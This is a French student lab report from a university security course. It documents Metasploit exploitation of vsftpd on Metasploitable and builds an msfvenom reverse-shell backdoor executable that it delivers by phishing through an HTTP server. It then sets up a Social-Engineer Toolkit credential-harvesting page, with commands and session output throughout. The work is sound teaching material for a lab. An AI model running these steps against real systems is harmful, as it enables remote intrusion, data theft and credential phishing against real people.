
REPUBLIQUE DU SENEGAL

Un people-Un but-Une foi



UNIVERSITE ALIOUNE DIOP DE BAMBEY

UFR : *SCIENCES APPLIQUEES ET TECHNOLOGIE DE L'INFORMATION ET DE LA COMMUNICATION*

DEPARTEMENT : *TECHNOLOGIE DE L'INFORMATION ET DE LA COMMUNICATION*

FILIERE : *SYSTEMES RESEAUX ET TELECOMMUNICATIONS*

NIVEAU: *LICENCE 3*

COMPTE RENDUE TP2 SECURITE

Presente par :

Mamadou Thiam

Encadre par :

M. Diouf

Table des matières

1. *Simulation de test d'intrusion*

L'objectif de ce travail pratique est de simuler des tests d'intrusion sur un réseau informatique permettant à l'attaquant de prendre le contrôle à distance d'une machine vulnérable ainsi que des attaques par Social Engineering permettant de trouver directement des couples identifiant/mot de passe en envoyant par exemple des messages falsifiés (phishing). Pour se faire, nous allons utiliser l'outil nmap pour l'analyse de vulnérabilités et le Framework Metasploit qui permet, par exemple, de créer un backdoor (une porte dérobée) avec Kali Linux sur des machines Metasploitable, Ubuntu et Windows. N'oubliez pas que l'utilisation de ces outils doit être faite de manière éthique et légale. Indications ✓ Installer sur une machine avec un système Kali Linux qui va faire office d'attaquant. ✓ Installer une machine metasploitable qui va faire office de cible des attaques. ✓ Installer sur une machine Linux (Ununtu) qui va être aussi une cible des attaques. ✓ Installer sur une machine avec un système windows qui va être aussi une cible des attaques.

2. Présentation des outils utilises

Nous avons présenté l'outil de Scan réseau Nmap avec ses différentes fonctionnalités. Nous allons donc présenter l'outil d'exploitation Metasploit. Metasploit est un projet de sécurité informatique (outil de test de pénétration) de premier plan et très répandu. Metasploit Framework propose des modules permettant fournir des informations sur les vulnérabilités et de les exploiter, de tester la sécurité du système informatique, de délivrer des charges utiles et de maintenir l'accès aux systèmes cibles. Metasploit est un framework qui aide à trouver et à exploiter des vulnérabilités. Le plus connu des sous-projets est le Metasploit Framework, un outil open-source pour le développement et l'exécution (du code d'exploitation) d'exploits (logiciels permettant d'exploiter à son profit une vulnérabilité) contre une machine distante. Le framework Metasploit est l'un des outils de test les plus utiles dont disposent les professionnels de la sécurité (les pentesteurs). Grâce à Metasploit, vous pouvez accéder aux exploits divulgués pour une grande variété d'applications et de systèmes d'exploitation. Vous pouvez automatiquement analyser, tester et exploiter des systèmes en utilisant du code que d'autres pentesteurs, hackers ou pirates ont écrit. Metasploit comprend également d'autres outils (sous-projets) importants de fuzzing, des bases de données d'opcodes, des archives de shellcodes et des outils anti-analyse et d'évasion. Metasploit Pen Testing Tool, est un projet (open source, sous Licence BSD) dont le but est de fournir des informations sur les vulnérabilités de systèmes informatiques, d'aider à la pénétration et au développement de signatures pour les systèmes de détection d'intrusion. Metasploit fournit également une plateforme de développement qui vous permet d'écrire vos propres outils de sécurité ou d'exploiter du code. Nous n'aborderons pas cette partie dans ce TP.

3. Création de backdoor avec Metasploit

Vous allez faire les manipulations avec les machines virtuelles (Kali Linux, Metasploitable, Ubuntu et/ou Windows). Pour cela vous considérerez la machine Metasploitable et (Ubuntu et/ou Windows) comme cible et Kali Linux comme l'attaquant. L'objectif c'est de découvrir les vulnérabilités des machines cibles afin de les exploiter grâce à un backdoor pour contrôler la machine cible vulnérable.

3.1 Analyse des vulnérabilités des cibles ave Nmap

Avant de réaliser les attaques, commencer par scanner le système cible avec Nmap pour en chercher les vulnérabilités plus particulièrement, de détecter les ports ouverts et identifier les services hébergés. Utiliser les options -sV et -O, par exemple.

3.2 Quelques fonctionnalités de Metasploit

Vous allez découvrir et prendre en main les fonctionnalités de base du framework Metasploit.

3.3 Simulation de l'attaque par création de backdoor avec Metasploit

- Démarrage de Metasploit
  . Pour lancer le framework il suffit de saisir la commande msfconsole dans un terminal. L'invite devient msf6> :


- Recherche d'un exploit
  Dans cette etape il s'agira voir quels exploits sont disponibles : pour cela la commande qui sera utilise est « search vsftpd ».

Pourquoi le choix de vsftpd c'est le service FTP qui va etre attaque dans ce TP.


Une fois l'exploit selectionne , maintenant il faudra voir quels sont les options disponbiles pour cet « exploit »

- Exploiter des vulnérabilités avec Metasploit


Nous allons dabord definir la cible ensuite lancer l'exploit



Lancement de l'attaque :



- Interagir avec la cible



Telechargeons un fichier nomme « secret.txt » depuis la machine cible

Exportons un fichier maleveillant nomme « piege.txt » depuis la machine attaquant

4. Configuration d'un écouteur Meterpreter

Dans cette dernière étape, vous apprendrez à configurer un écouteur pour un payload Meterpreter. Meterpreter est un payload avancé et riche en fonctionnalités qui fournit un shell interactif sur le système cible. Au lieu de lancer un exploit, vous utiliserez le module exploit/multi/handler pour Dr B. DIOUF 5/11 SRT/UADB Sécurité 2024/2025 écouter les connexions entrantes. Ceci est utile lorsqu'un exploit est délivré par d'autres moyens (par exemple, un fichier malveillant) et que vous devez intercepter la connexion inverse. Tout d'abord, vous pouvez créer d'un fichier exécutable qui pourra permettre au hacker de pénétrer une machine victime afin de créer un serveur d'écoute. Pour cela vous pouvez vous servir de techniques de social engineering inciter la victime à exécuter le code malveillant. Pour créer l'exécutable vous pouvez utiliser la commande msfvenom qui est une framework combinaison de deux outils msfpayload (permet de générer des payloads personnalisés) et msfencode (s'occupe de camoufler ce payload pour traverser les agents de sécurité présents dans les machines comme les antivirus).

```
msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.1 LP
ORT=4444 -f exe -o /home/mamadou/Bureau/win_backdoor.exe
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_t
cp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```


```
msf6 exploit(multi/handler) > set LHOST 192.168.1.1
LHOST ⇒ 192.168.1.1
msf6 exploit(multi/handler) >
```

```
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) >
```

Lancons l'exploit et attendons, durnat ce temps nous allons essayer d'envoyer par phishing le fichier malveillant qui a été cree « win_backdoor.exe »

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.1:4444
```

Cette machine nous servira de cible, il s'agira ici de trouver un moyen par exple « Attaque par Phishing » pour envoyer le fichier « win_backdoor.exe» malveillant que nous avions déjà cree.
Mais ceci se fera dans l'etape 5 de notre document ici present




5. Mise en œuvre d'une attaque par sociale Engineering et Phishing


```
┌──(mamadou㉿kali)-[~]
└─$ cd /home/mamadou/Bureau

┌──(mamadou㉿kali)-[~/Bureau]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.1.2 - - [20/Nov/2025 20:25:03] "GET / HTTP/1.1" 200 -
192.168.1.2 - - [20/Nov/2025 20:25:03] code 404, message File not found
192.168.1.2 - - [20/Nov/2025 20:25:03] "GET /favicon.ico HTTP/1.1" 404 -
```

L’image ci-dessus montre notre serveur web crée pour permettre au cible de le telecharge sans se rendre compte en realite qu’il s’agit la d’un « backdoor ».

Au niveau de la machine victime, ce dernier a acceder a notre site web contenant notre backdoor.



Le fichier est telecharge et excuter comme le montre l’image suivante :




Revenons au niveau de la machine attaquant :

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.1:4444
[*] Sending stage (177734 bytes) to 192.168.1.2
[*] Meterpreter session 1 opened (192.168.1.1:4444 → 192.168.1.2:49163
) at 2025-11-20 20:30:33 +0100

meterpreter >
```


Comme nous le voyons la victime a execute le programme malveillant et la machine victime a reussi a communiquer avec celui de l'attaquant.

Essayons de faire un capture d'ecran de la machine victime a son insu depuis l'attaquant.



Objectif atteint pour cette etape.

6. Simulation d'attaques externes



7. Quelques solutions contre les attaques backdoor et social engineering

- Pour protéger les systèmes d'informations contre les attaques backdoor et social engineering il est nécessaire d'adopter certaines bonnes pratiques :
- Utiliser des anti-virus à jour et mettre à jours les systèmes et logiciels. Il faut analyser régulièrement les systèmes pour détecter et supprimer les programmes malveillants.
- Il est aussi conseillé d'utiliser des pare-feux et systèmes de détection/prévention contre les intrusions IDS/IPS les configurer de façon efface.
- Surveiller les logs en analysant régulièrement les journaux d'accès pour détecter des activités suspectes.
- Être vigilant par rapport au phishing et au social engineering ;
- Éviter les sites douteux, privilégier les pages web sécurisées (avec un protocole https) et effectuer les téléchargements depuis de sources sûres ;
- Être vigilant sur les liens ou les pièces jointes contenus dans des messages électroniques, saisir les url directement dans le navigateur plutôt que de cliquer sur des liens envoyés par e-mail.

Simulation de l'attaque par création de backdoor avec Metasploit

METASPLOITABLE

Etape 1 : Definir la cible

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.5
rhosts ⇒ 192.168.1.5
```

Etape 2 : Telecharger un fichier secret depuis la machine cible

```
ls
forcebrute
metasploit_secret.txt
secret.txt
touch
vulnerable
download /home/msfadmin/metasploit_secret.txt /home/mamadou/exploit/mestasplo
it_secret_downloaded.txt
[*] Download /home/msfadmin/metasploit_secret.txt ⇒ /home/mamadou/exploit/me
stasploit_secret_downloaded.txt
[+] Done
```

Etape 3 : Exporter un fichier piege vers la cible

```
upload /home/mamadou/exploit/metasploit_piege.txt /home/msfadmin/metasploit_p
iege_uploaded.txt
[-] Error occurred while uploading </home/mamadou/exploit/metasploit_piege.tx
t> to </home/msfadmin/metasploit_piege_uploaded.txt> - undefined method `esca
pe_arg' for #<Session:shell 192.168.1.5:6200 (192.168.1.5) "">
```

Configuration d'un écouteur Meterpreter

Dans cette dernière étape, vous apprendrez à configurer un écouteur pour un payload Meterpreter. Meterpreter est un payload avancé et riche en fonctionnalités qui fournit un shell interactif sur le système cible. Au lieu de lancer un exploit, vous utiliserez le module exploit/multi/handler pour Dr B. DIOUF 5/11 SRT/UADB Sécurité 2024/2025 écouter les connexions entrantes. Ceci est utile lorsqu'un exploit est délivré par d'autres moyens (par exemple, un fichier malveillant) et que vous devez intercepter la connexion inverse. Tout d'abord, vous pouvez créer d'un fichier exécutable qui pourra permettre au hacker de pénétrer une machine victime afin de créer un serveur d'écoute. Pour cela vous pouvez vous servir de techniques de social engineering inciter la victime à exécuter le code malveillant. Pour créer l'exécutable vous pouvez utiliser la commande msfvenom qui est une framework combinaison de deux outils msfpayload (permet de générer des payloads personnalisés) et msfencode (s'occupe de camoufler ce payload pour traverser les agents de sécurité présents dans les machines comme les antivirus).

WINDOWS

Etape 1 : *Creation de notre backdoor*

```
msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.1 LP
ORT=4444 -f exe -o /home/mamadou/Bureau/win_backdoor.exe
```

Etape 2 : *Utilisation du backdoor*

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

Etape 3 : *Demarrer la configuration du backdoor*

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_t
cp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```

Etape4 : *Configuration de l'@ip hote*

```
msf6 exploit(multi/handler) > set LHOST 172.16.0.1
LHOST ⇒ 172.16.0.1
```


Etape5 : Configuration du port de l'hote

```
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
```

Etape6 : *Verification de la Connexion avec le backdoor*

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.16.0.1:4444
[*] Sending stage (177734 bytes) to 192.168.1.3
[*] Meterpreter session 1 opened (172.16.0.1:4444 → 192.168.1.3:49187) at 20
25-11-22 18:41:52 +0100

meterpreter >
```

Etape7 : *Prendre un capture d'ecran de la machine cible depuis l'attaquant*



Mise en œuvre d'une attaque par sociale Engineering et Phishing

WINDOWS/UBUNTU

Etape1 : *Vous allez ensuite faire le choix du type d'attaques. Dans votre cas vous allez opter pour l'option 1, les attaques d'ingénierie sociale. Taper alors 1 et cliquer sur entrer.*

```
   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

Etape2 *: Une fois ce choix est fait, vous allez sélectionner dans la liste qui s'affiche après exécution, l'option 2, qui consiste à utiliser les vecteurs d'attaque sur les sites web (website attack vectors) pour cibler des sites spécifiques.*

```
  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vector
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
 10) Third Party Modules

 99) Return back to the main menu.

set> 2
```

Etape3 : *Dans la troisième étape, vous allez choisir l'option 3, qui est une méthode d'attaque de collecte d'informations (le credential harvester attack method), qui implique la création d'une page de phishing imitant un site web légitime pour capturer les identifiants de connexion des utilisateurs.*

```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>
```

Etape4 : *Pour l'étape suivante, vous choisissez un modèle de site web (Web Template) avec l'option 1, qui utilisera un fichier préconçu servant de base pour la conception de sites web.*

```
  1) Web Templates
  2) Site Cloner
  3) Custom Import

 99) Return to Webattack Menu

set:webattack>1
```


Etape 5 : Une fois tous ces choix effectués, vous devez spécifier l'adresse d'écoute (adresse IP de la machine attaquante qui devra récupérer les données que la victime saisira) :

```
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

Enter the IP address for POST back in Harvester/Tabnabbing: 172.16.0.1
```

